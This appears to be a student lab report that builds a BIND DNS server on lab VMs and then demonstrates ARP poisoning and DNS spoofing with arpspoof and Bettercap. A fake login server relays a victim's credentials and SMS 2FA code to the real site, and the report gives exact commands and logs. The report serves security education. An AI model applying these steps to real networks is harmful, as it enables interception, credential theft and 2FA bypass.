
Next, the BIND server configuration file, `/etc/bind/named.conf.options`, will be modified. The default configuration should be edited to include two lines to indicate the server is not a recursive name server and rather an authoritative name server that can handle DNS requests on its own. The configuration should look like the following:

```
options {
    directory "/var/cache/bind";
    recursion no;
    allow-transfer { none; };

    dnssec-validation auto;

    auth-nxdomain no; # conform to RFC1035
    listen-on-v6 { any; };
};
```

Then the DNS server must be configured to specify that it has authority over the `example.com` zone, and where the zone file is located. This can be done by editing the file `/etc/bind/named.conf.local` to look like the following:

A screenshot of a terminal window with a black background and white text. The window title is 'student@ns1: ~'. The terminal shows the GNU nano 4.8 editor editing the file /etc/bind/named.conf.local. The file content includes comments and a configuration for the 'example.com' zone as a master, pointing to a zone file at '/etc/bind/zones/db.example.com'. The bottom of the window shows a status bar with various keyboard shortcuts like '^G Get Help', '^O Write Out', etc.

```
student@ns1: ~
GNU nano 4.8 /etc/bind/named.conf.local Modified
//
// Do any local configuration here
//
// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";
zone "example.com" {
    type master;
    file "/etc/bind/zones/db.example.com";
};
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line
```

Figure 2.4: The contents of the `etc/bind/named.conf.local` configuration file, specifying the `example.com` zone, the relationship of the DNS server with the zone, and where to locate the corresponding zone file containing the DNS records.

The DNS server will serve as the authoritative name server for the `example.com` zone, so we must appropriately configure the `named.conf.local` file in the `/etc/bind` directory. This will include configuring the forward zone for the domain that we are using. Afterwards, specify that the relation of the DNS server and the zone to be that of type master, as this is the primary authoritative name server for the `example.com` zone. Under this, we state that the zone files will be placed in the subdirectory `/etc/bind/zones` where `db.example.com` will contain the necessary records.

Then the forward zone file should be created and populated with the DNS records. The zone directory must first be created by running `sudo mkdir /etc/bind/zones`. We will be copying the default zone file from BIND to serve as the initial zone file and modify it accordingly. This can be done by running `sudo cp /etc/bind/db.local /etc/bind/zones/db.example.com`.

The forwarding zone file is now located at `/etc/bind/zones/db.example.com` and must be configured properly. The start of authority (SOA) record must be edited by replacing the fully qualified domain name (FQDN) to the correct FQDN of the nameserver, `ns1.example.com`, along with the administrator email to a dummy email such as `admin.example.com`. Make sure to include the final period in all the FQDNs. The serial field in

the SOA record can then be updated to any number for testing purposes. The purpose of the serial field is for zone administrators to indicate updates to the zone file by increasing the serial number so the update propagates to the necessary secondary servers, essentially functioning as a version number.

After the SOA record is configured properly, the name server (NS) records and address (A) records must be added to indicate the name servers for the `example.com` zone. The NS record should be a line added to the zone file and look like:

```
example.com.      IN      NS      ns1.example.com.
```

Note the space between each value is actually a tab character, entered by using the tab key. Next, the corresponding A record should be added on a new line to indicate the IP address of the name server we just specified:


```
ns1      IN      A      10.64.13.4
```

Once the NS and A records for the nameserver is configured properly for the zone, the A records to map `example.com` and `www.example.com` to the correct IP address (`10.64.13.2`) of the web server can be added:

```
@      IN      A      10.64.13.2
ns1     IN      A      10.64.13.2
```

The “@” symbol in the A record represents the domain of the zone we are configuring, which is `example.com`, so that A record will map `example.com` to the correct IP address.

After the configurations to the zone file are complete, it should look something like the following:



The screenshot shows a terminal window titled "student@ns1: ~" with a GNU nano 4.8 editor open to the file `/etc/bind/zones/db.example.com`. The file contains the following configuration:

```
; BIND data file for local loopback interface
;
$TTL      604800
@         IN      SOA      ns1.example.com. admin.example.com. (
                        5      ; Serial
                        604800 ; Refresh
                        86400  ; Retry
                        2419200 ; Expire
                        604800 ) ; Negative Cache TTL
; Name servers
example.com.      IN      NS      ns1.example.com.

; A records for name servers
ns1      IN      A      10.64.13.4

; Other A records
@         IN      A      10.64.13.2
www       IN      A      10.64.13.2
```

The bottom of the terminal shows the nano editor's command shortcuts: `^G Get Help`, `^O Write Out`, `^W Where Is`, `^K Cut Text`, `^J Justify`, `^C Cur Pos`, `^X Exit`, `^R Read File`, `^_ Replace`, `^U Paste Text`, `^T To Spell`, and `^_ Go To Line`.

Figure 2.5: The appropriate contents of `db.example.com`, the DNS server forwarding zone file. In our case, the answer to a query for `example.com` or `www.example.com` should point to `10.64.13.2`, which is the VM running the genuine web server in our infrastructure.

Although a reverse zone file can also be created to map the IP addresses to domain names, this setup is not necessary for our purposes.

The configuration of the DNS server can be checked through the command

```
sudo named-checkconf
```

Which should not return any errors if everything is configured properly, and then the BIND server can be restarted by running

```
sudo service bind9 restart
```

Finally, the functionality of the DNS server can then be tested by running the command

```
dig @10.64.13.4 example.com
```

Which should return a DNS response containing the A record for `example.com` in the zone file, mapping the domain to `10.64.13.2`, resembling the following output:

```
student@csvm:~$ dig @10.64.13.4 example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @10.64.13.4 example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31632
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 4814516d251f537601000000638163a47e441c4eb612a0ee (good)
;; QUESTION SECTION:
;example.com.                IN      A

;; ANSWER SECTION:
example.com.                 604800  IN      A      10.64.13.2

;; Query time: 0 msec
;; SERVER: 10.64.13.4#53(10.64.13.4)
;; WHEN: Sat Nov 26 00:53:57 UTC 2022
;; MSG SIZE rcvd: 84
```

Figure 2.6: The dig command being used to test functionality of the DNS server. The A record is included which matches the A record included in the zone file and shows the mapping from example.com to 10.64.13.2.

3. Attack Phase

3.1 Background

For our attack, we decided to demonstrate the ability for an adversary to use ARP-poisoning and DNS spoofing to fool victims into providing their web credentials and 2FA key to the adversary which could then be relayed to the actual web server in order to bypass the two factor authentication methods employed by the web server.

We experimented with several tools in order to ARP-poison hosts on the network and DNS spoof by forging DNS responses. Installing `dsniff` provides two command-line tools, `arpspoof` and `dnsspoof`, both of which seemed promising and we experimented with.

We found `arpspoof` was able to successfully ARP-poison the targets we specified when running the command. When we ran the `arp -a` command on the victim machines, we were able to verify that `arpspoof` had successfully poisoned the ARP cache of the target machines, making the machines think that the MAC address of the machine they were trying to communicate with was actually the MAC address of the adversary. This meant we could establish an on-path presence between two hosts communicating with one another in the network.

The `dnsspoof` command however, yielded no results and did not acknowledge DNS queries whatsoever. We established an on-path presence between the client and DNS server through the `arpspoof` command. After analyzing the network traffic on the adversary through `scapy`'s sniff utility with a filter for port 53, the standard DNS port, we found DNS queries from the client were being routed through the adversary, but `dnsspoof` was not responding to them as it was expected to. Therefore, we decided to look for another utility that was able to properly forge DNS responses, and eventually decided to use Bettercap.

Bettercap is marketed as the "swiss army knife" for network utilities, and it provided a module called `dns.spoof`, and also provided a module called `arp.spoof` and `arp.ban` which we also investigated. Once we installed bettercap on the adversary machine, we set up the `dns.spoof` module to respond to DNS queries from the client for the `example.com` zone to resolve to the adversary's own IP address. After configuring and enabling the `dns.spoof` module and verifying its effectiveness by running `dig` on the client machine, we saw logs indicating bettercap was functioning properly and responded with the forged DNS response, but found that the real DNS server's response got to the client faster than Bettercap could. To fix this issue, we used the `arp.ban` module provided by Bettercap to simply ban any packets from the real DNS server from reaching the client. We briefly looked into the `arp.spoof` module provided by

Bettercap but were unable to successfully ARP poison the caches of the victims, so we decided to continue using the `arpspoof` command provided by `dsniff`.

Through building the infrastructure and executing this attack, we learned how to create our own authoritative DNS servers and their expected workflow in how they resolve queries they receive. We also learned how ARP poisoning works in order to establish an on-path presence, used the `arpspoof` utility in order to establish an on-path adversary between the client and DNS server, and used the `arp -a` command to view the contents of the ARP cache on the machines. Commands such as `dig` were utilized in order to verify the functionality of the DNS server that would allow the client to connect to the web server, as well as the effectiveness of the adversary's DNS spoofing. Additionally, we learned how DNS spoofing works through forging DNS records that appear to be authentic. We used Bettercap's `arp.ban` and `dns.spoof` modules in order to execute our attack, which results in DNS requests from the client to be resolved by forged DNS responses from the adversary instead of the authentic DNS server.

When executed appropriately, a DNS spoofing attack can allow an adversary direct access to user credentials which are willingly provided to it by the victim. DNS spoofing can also lead to the downfall of SMS code 2FA methods used by the web service, as any authenticating codes used by the client could inevitably find their way into the attacker's hands. The relevance of this form of attack can be seen in a bulletin published by the Internet Corporation of Assigned Names and Numbers (ICANN), where they state that it is believed "that there is an ongoing and significant risk to key parts of the Domain Name System (DNS) infrastructure." [11] The corporation then goes on to call for the implementation of DNSSEC throughout the entirety of the DNS infrastructure, a strategy that we will employ in our defense methodology.

3.2 Overview

We implemented a DNS spoofing attack, accomplished by establishing an on-path adversary between the client and the nameserver. This allows the adversary to forge DNS replies to any DNS queries it receives, controlling where the client web browser connects to. It is important to note that this attack is not strictly an on-path adversary attack between the client and the web server, although it appears to function as one.

The client can still connect to the web server without the adversary's presence if they were to avoid using the DNS server by connecting directly to the web server through its IP address, such as by running `w3m http://10.64.13.2:5000`. However, utilizing an IP address instead of a domain name is highly uncommon, and additionally goes against RFC-1034 which outlines "Domain Implementation and Specification". The specification specifically states that the primary design goal of a DNS server is to provide users with "a consistent name space" where "network identifiers, routes, [and] addresses]" need not be memorized or implemented by the end user [7].

The tools utilized in executing this attack include Bettercap's `dns.spoof` and `arp.ban` modules, as well as the `arpspoof` command line utility. Techniques include broadcasting spoofed ARP packets in order to consistently poison the caches located on the victim VMs, as well as setting up a DNS server in order to appropriately direct traffic in the non-attacked phase.




Figure 3.1: On-path adversary between client and DNS server allows the adversary to forge DNS responses that direct the client to the adversary's web server instead of the genuine web server.

3.3 Execution

Ensure all infrastructure is set up and properly configured according to the Infrastructure Building Phase section. All of the required command line tools, software, and modules should already be installed on all the machines. The client should have the phone script running and awaiting an authentication code from the web server, the web server should be running on the web server VM, the fake web server should be running on the adversary VM, and the DNS server should be running on the DNS server VM.

For our attack, we utilize all 4 virtual machines (VMs) afforded to us. For this demonstration, the client will be running on VM 1, the web server on VM 2, the adversary on VM 3, and the DNS server on VM 4. The IP addresses of the VMs are of the form 10.64.13.X where X is the VM number. So for example, the client's IP address is 10.64.13.1 and the DNS server's IP address is 10.64.13.4.

To begin execution of the attack, the adversary must first establish an on-path presence between the client and DNS server. This is done by poisoning the ARP cache of both the client and DNS server. Firstly, poison the ARP cache of the client and trick the client into sending traffic bound for the DNS server to the adversary by running the command:

```
arp spoof -i ens3 -t 10.64.13.1 10.64.13.4
```

Similarly, poison the ARP cache of the DNS server by running the command

```
arp spoof -i ens3 -t 10.64.13.4 10.64.13.1
```

These commands will then repeatedly send forged ARP responses in order to poison the ARP caches of the client and DNS server, so they should be left running for the duration of the attack. If this process is stopped by pressing Ctrl+C, it will re-ARP the targets and remove the forged ARP response from the targets' caches.

After successfully ARP poisoning the client and DNS server, their ARP caches can be examined by running `arp -a`, and the output should resemble the following:

```
student@csvm: ~  
student@csvm:~$ arp -a  
? (10.64.13.3) at 52:54:00:00:05:44 [ether] on ens3  
ubuntu.cs.wpi.edu (10.10.0.2) at 52:54:00:b1:a3:f0 [ether] on ens3  
? (10.64.13.4) at 52:54:00:00:05:44 [ether] on ens3  
? (10.64.13.2) at 52:54:00:00:05:43 [ether] on ens3  
student@csvm:~$  
  
student@ns1: ~  
student@ns1:~$ arp -a  
? (10.64.13.1) at 52:54:00:00:05:44 [ether] on ens3  
? (10.64.13.3) at 52:54:00:00:05:44 [ether] on ens3  
ubuntu.cs.wpi.edu (10.10.0.2) at 52:54:00:b1:a3:f0 [ether] on ens3  
student@ns1:~$
```

Figure 3.2: Client (VM 1, top) and DNS Server (VM 4, bottom) ARP caches after running the proper `arp spoof` command. The poisoned ARP caches show that VM 1 will direct traffic bound for VM 4 to VM 3, and VM 4 will direct traffic bound for VM 1 to VM 3. This means VM 3 will be an on-path adversary between VM 1 and VM 4.

Now, the adversary has effectively placed themselves between the client and DNS server. The adversary now has to intercept DNS queries made from the client to the DNS server, forge a malicious DNS response to direct the client to the adversary's fake web server, and block the actual DNS server from responding to the client's DNS query. All of these can be accomplished by running Bettercap, as installed and ran in the Infrastructure section.

Once Bettercap is running, enter the command in the bettercap terminal to begin spoofing DNS responses through the `dns.spoof` module:

```
set dns.spoof.domains example.com, www.example.com; set dns.spoof.address 10.64.13.3; dns.spoof on;
```

This will configure the targeted domains to `example.com` and `www.example.com`, and resolve all DNS queries for those domains to the adversary's IP address, `10.64.13.3`, so that the client will connect to that address instead of the genuine web server's address, `10.64.13.2`.

Next, DNS responses from the DNS server on VM 4 must be blocked from reaching the client on VM 1, and this can be accomplished through the `arp.ban` option in the `arp.spoof` module by running the command:

```
set arp.spoof.targets 10.64.13.4; arp.ban on
```

This will then stop any packets from VM 4 from reaching VM 1, which allows the forged DNS responses from bettercap to be the only DNS responses to reach the client.

Now, the adversary is setup, and the main attack phase can commence once the client attempts to connect to example.com. The state of the attack just before the client requests a web page from example.com is shown in the following screenshot:

```

student@csvm: ~
root@csvm:/home/student# w3m http://example.com:5000

student@csvm:~/CS4404-Mission2/client$ python3 phone.py

student@csvm:~/CS4404-Mission2-main/attack$ FLASK_APP=server.py python3 -m flask run --host=0.0.0.0
 * Serving Flask app 'server.py'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production
WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://10.64.13.3:5000
Press CTRL+C to quit

10.0.0.0/8 > 10.64.13.1 : [00:28:06] [eye log] [inf] [bettercap] sending spoofed DNS reply for exam
10.64.13.1 > 10.64.13.1 : 52:54:00:00:05:42 (Realtek (Uprech? also reported)).
10.0.0.0/8 > 10.64.13.3 :
52:54:0:0:5:44 52:54:0:0:5:45 0806 42: arp repl 52:54:0:0:5:44 52:54:0:0:5:42 0806 42: arp reply 1
y 10.64.13.1 is-at 52:54:0:0:5:44 0.64.13.4 is-at 52:54:0:0:5:44
52:54:0:0:5:44 52:54:0:0:5:45 0806 42: arp repl 52:54:0:0:5:44 52:54:0:0:5:42 0806 42: arp reply 1
y 10.64.13.1 is-at 52:54:0:0:5:44 0.64.13.4 is-at 52:54:0:0:5:44

[0] 0:ibash* *csvm* 00:30 26-Nov-22 [0] 0:python3* *csvm* 00:30 26-Nov-22

student@csvm:~/CS4404-Mission2/server$ FLASK_APP=server.py python3 -m flask run --host=0.0.0.0
 * Serving Flask app 'server.py'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production
WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://10.64.13.2:5000
Press CTRL+C to quit

server1 0:python3* *csvm* 00:30 26-Nov-22

```

Figure 3.3: Overview of attack just before the client connects to example.com. In the top left, we see the client/victim, running `phone.py` to simulate a phone for 2FA. In the top right, the adversary is running a (fake) web server in the top half. In the bottom half of the adversary's window, we see bettercap serving spoofed DNS replies and `arpspoofer` constantly broadcasting spoofed ARP packets to consistently poison the ARP caches on VM 1 (victim) and VM 4 (the DNS server). In the bottom, we have the genuine web server (VM 2).

VM 1 will serve as the client/victim, so we run the script `phone.py`, which simulates the victim's mobile device used for 2FA. This is also the VM that will be requesting access to the web pages. VM 2 will function as the web server, and we run the genuine web server using script `server.py` in `/server` as specified under the Infrastructure Building section. VM 3 will serve as the adversary, and we utilize multiple services as an adversary. First, we have a "fake" web server that serves falsified versions of the web pages that the genuine server would serve, which can be run similarly to VM 2's server, according to the Infrastructure section. Additionally, we utilize Bettercap's `dns.spoof` and `arp.ban` modules along with the command line tool `arpspoofer` in order to carry out our ARP-poisoning and DNS spoofing attacks. This allows all DNS queries from the client (VM 1) made to the DNS server (VM 4) to be resolved to and by the attacker (VM 3). Thus, the attacker is able to serve all POST and GET requests made by the victim. Whenever a GET request is made by the victim, the falsified webpage from the server running on VM 3 will be shown to it, and all POST requests will then be made back to VM 3.

Once the client on VM 1 tries to connect to example.com, the client sends a DNS query to the DNS server on VM 4 in order to determine where example.com is located. The adversary, sitting in between VM 1 and VM 4, intercepts this query and spoofs a DNS reply back to the client, directing the client to the adversary's own web server. The actual DNS server on VM 4 is ignored and does not end up reaching the client because it is blocked by the adversary. The following screenshot shows the attack once the client connects to example.com, just before the credentials are submitted:

```

student@csvm: ~
Login
Username:
[username]
Password:
[password] [login]

student@csvm: ~/CS4404-Mission2/client$ python3 phone.py

student@csvm: ~
student@csvm: ~/CS4404-Mission2-main/attack$ FLASK_APP=server.py python3 -m flask run --host=0.0.0.0
0
* Serving Flask app 'server.py'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production
WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://10.64.13.3:5000
Press CTRL+C to quit
Serving fake login.
10.64.13.1 - - [26/Nov/2022 00:31:37] "GET / HTTP/1.0" 200 -

10.0.0.0/8 > 10.64.13.3 [00:31:37] [sys.log] [164] [10.64.13.3] sending spoofed DNS reply for exam
ple.com (->10.64.13.3) to 10.64.13.1 : 52:54:00:00:05:42 (Realtek (UpTech? also reported)).
10.0.0.0/8 > 10.64.13.3

52:54:00:05:44 52:54:00:05:45 0806 42: arp repl 52:54:00:05:44 52:54:00:05:42 0806 42: arp repl 1
y 10.64.13.1 is-at 52:54:00:05:44 0.64.13.4 is-at 52:54:00:05:44
52:54:00:05:44 52:54:00:05:45 0806 42: arp repl 52:54:00:05:44 52:54:00:05:42 0806 42: arp repl 1
y 10.64.13.1 is-at 52:54:00:05:44 0.64.13.4 is-at 52:54:00:05:44

student@csvm: ~
student@csvm: ~/CS4404-Mission2/server$ FLASK_APP=server.py python3 -m flask run --host=0.0.0.0
* Serving Flask app 'server.py'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://10.64.13.2:5000
Press CTRL+C to quit

server: 0:python3

```

Figure 4.4: Client (top left) requests the login web page, which is served by the attacker (top-right) instead of the genuine web server (bottom-center). The client is just about to submit their credentials.

Once the client is connected to what it thinks is example.com, the client will then attempt to log in by entering their username and password credentials. Once the client submits their credentials in order to log in, the adversary will use the credentials it received to login to the genuine web server, attempting to gain access in the place of the victim. Then, the genuine web server will send an SMS code to the victim's phone, represented in our scenario by the Python script phone.py, in order to try and authenticate that the person logging in is actually the client. The victim will then unknowingly enter the code they received on their phone from the genuine web server into the 2FA page that has been served by the attacker. The following screenshot shows the moment just before the victim submits the code to the adversary's web server:


```

student@csvm: ~
Two factor authentication
Enter the code you recieved
[07065] [Submit]

[+] Viewing <login>

student@csvm: ~/CS4404-Mission2/client$ python3 phone.py
007065
student@csvm: ~/CS4404-Mission2/client$

student@csvm: ~/CS4404-Mission2/server$ FLASK_APP=server.py python3 -m flask run --host=0.0.0.0
0
* Serving Flask app 'server.py'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production
WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://10.64.13.3:5000
Press CTRL+C to quit
Serving fake login.
10.64.13.1 - - [26/Nov/2022 00:31:37] "GET / HTTP/1.0" 200 -
Successfully logged in using victim credentials.
Username was: user1
Password was: password1
10.64.13.1 - - [26/Nov/2022 00:32:30] "POST /login HTTP/1.0" 200 -

10.0.0.0/8 > 10.64.13.3 > [00:32:30] [sys.log] [164] [10.64.13.3] sending spoofed DNS reply for exam
ple.com (->10.64.13.3) to 10.64.13.1 : 52:54:00:00:05:42 (Realtek (UpTech? also reported)).
10.0.0.0/8 > 10.64.13.3 >

52:54:00:05:44 52:54:00:05:45 0806 42: arp repl 52:54:00:05:44 52:54:00:05:42 0806 42: arp reply 1
y 10.64.13.1 is-at 52:54:00:05:44 0.64.13.4 is-at 52:54:00:05:44
52:54:00:05:44 52:54:00:05:45 0806 42: arp repl 52:54:00:05:44 52:54:00:05:42 0806 42: arp reply 1
y 10.64.13.1 is-at 52:54:00:05:44 0.64.13.4 is-at 52:54:00:05:44

[csvm] 00:32 26-Nov-22 [csvm] 00:31 26-Nov-22

student@csvm: ~/CS4404-Mission2/server$ FLASK_APP=server.py python3 -m flask run --host=0.0.0.0
* Serving Flask app 'server.py'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production
WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://10.64.13.2:5000
Press CTRL+C to quit
Generated 2FA code: 007065 for user: user1
10.64.13.3 - - [26/Nov/2022 00:32:30] "POST /login HTTP/1.1" 200 -

[csvm] 00:32 26-Nov-22 [csvm] 00:31 26-Nov-22

```

Figure 4.5: In the top left, the victim prepares to send the authentication code, provided by the genuine web server, to the falsified page. The attacker (top-right) has sent a POST request containing the victim’s credentials to the genuine web server (bottom-center), and has served a falsified web page to the victim (top-left). The adversary’s server logs also contain the client’s credentials.

After receiving the 2FA code on the phone, the victim then unknowingly provides the authentication code to the attacker through the spoofed authentication page. Finally, the attacker utilizes this 2FA code to gain access to the user’s account by making its own POST request to the genuine web server.

```

student@cvm: ~
You are now authenticated
You have passed all authentication factors

[+] Viewing <twofactor>
student@cvm: ~/CS4404-Mission2/client$ python3 phone.py
087065
student@cvm: ~/CS4404-Mission2/client$

[+] 0:123e* *cvm* 00:15 26-Nov-22

student@cvm: ~
0
* Serving Flask app 'server.py'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production
WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://10.64.13.3:5000
Press CTRL+C to quit
Serving fake login.
10.64.13.1 - - [26/Nov/2022 00:31:37] "GET / HTTP/1.0" 200 -
Successfully logged in using victim credentials.
Username was: user1
Password was: password1
10.64.13.1 - - [26/Nov/2022 00:32:30] "POST /login HTTP/1.0" 200 -
Successfully authenticated using victim 2FA code: 087065
10.64.13.1 - - [26/Nov/2022 00:35:15] "POST /twofactor HTTP/1.0" 200 -

[+] 0:123e* *cvm* 00:15 26-Nov-22

10.0.0.0/8 > 10.64.13.3 > [00:35:15] [sys.log] [164] [0:123e*] sending spoofed DNS reply for exam
ple.com (->10.64.13.3) to 10.64.13.1 : 52:54:00:00:05:42 (Realtek (UpTech? also reported)).
10.0.0.0/8 > 10.64.13.3 >

52:54:00:05:44 52:54:00:05:45 0806 42: arp repl 52:54:00:05:44 52:54:00:05:42 0806 42: arp reply 1
y 10.64.13.1 is-at 52:54:00:05:44 0.64.13.4 is-at 52:54:00:05:44
52:54:00:05:44 52:54:00:05:45 0806 42: arp repl 52:54:00:05:44 52:54:00:05:42 0806 42: arp reply 1
y 10.64.13.1 is-at 52:54:00:05:44 0.64.13.4 is-at 52:54:00:05:44

[+] 0:123e* *cvm* 00:15 26-Nov-22

student@cvm: ~
student@cvm: ~/CS4404-Mission2/server$ FLASK_APP=server.py python3 -m flask run --host=0.0.0.0
* Serving Flask app 'server.py'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production
WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://10.64.13.2:5000
Press CTRL+C to quit
Generated 2FA code: 087065 for user: user1
10.64.13.3 - - [26/Nov/2022 00:32:30] "POST /login HTTP/1.1" 200 -
10.64.13.3 - - [26/Nov/2022 00:35:15] "POST /twofactor HTTP/1.1" 200 -

[+] 0:123e* *cvm* 00:15 26-Nov-22

```

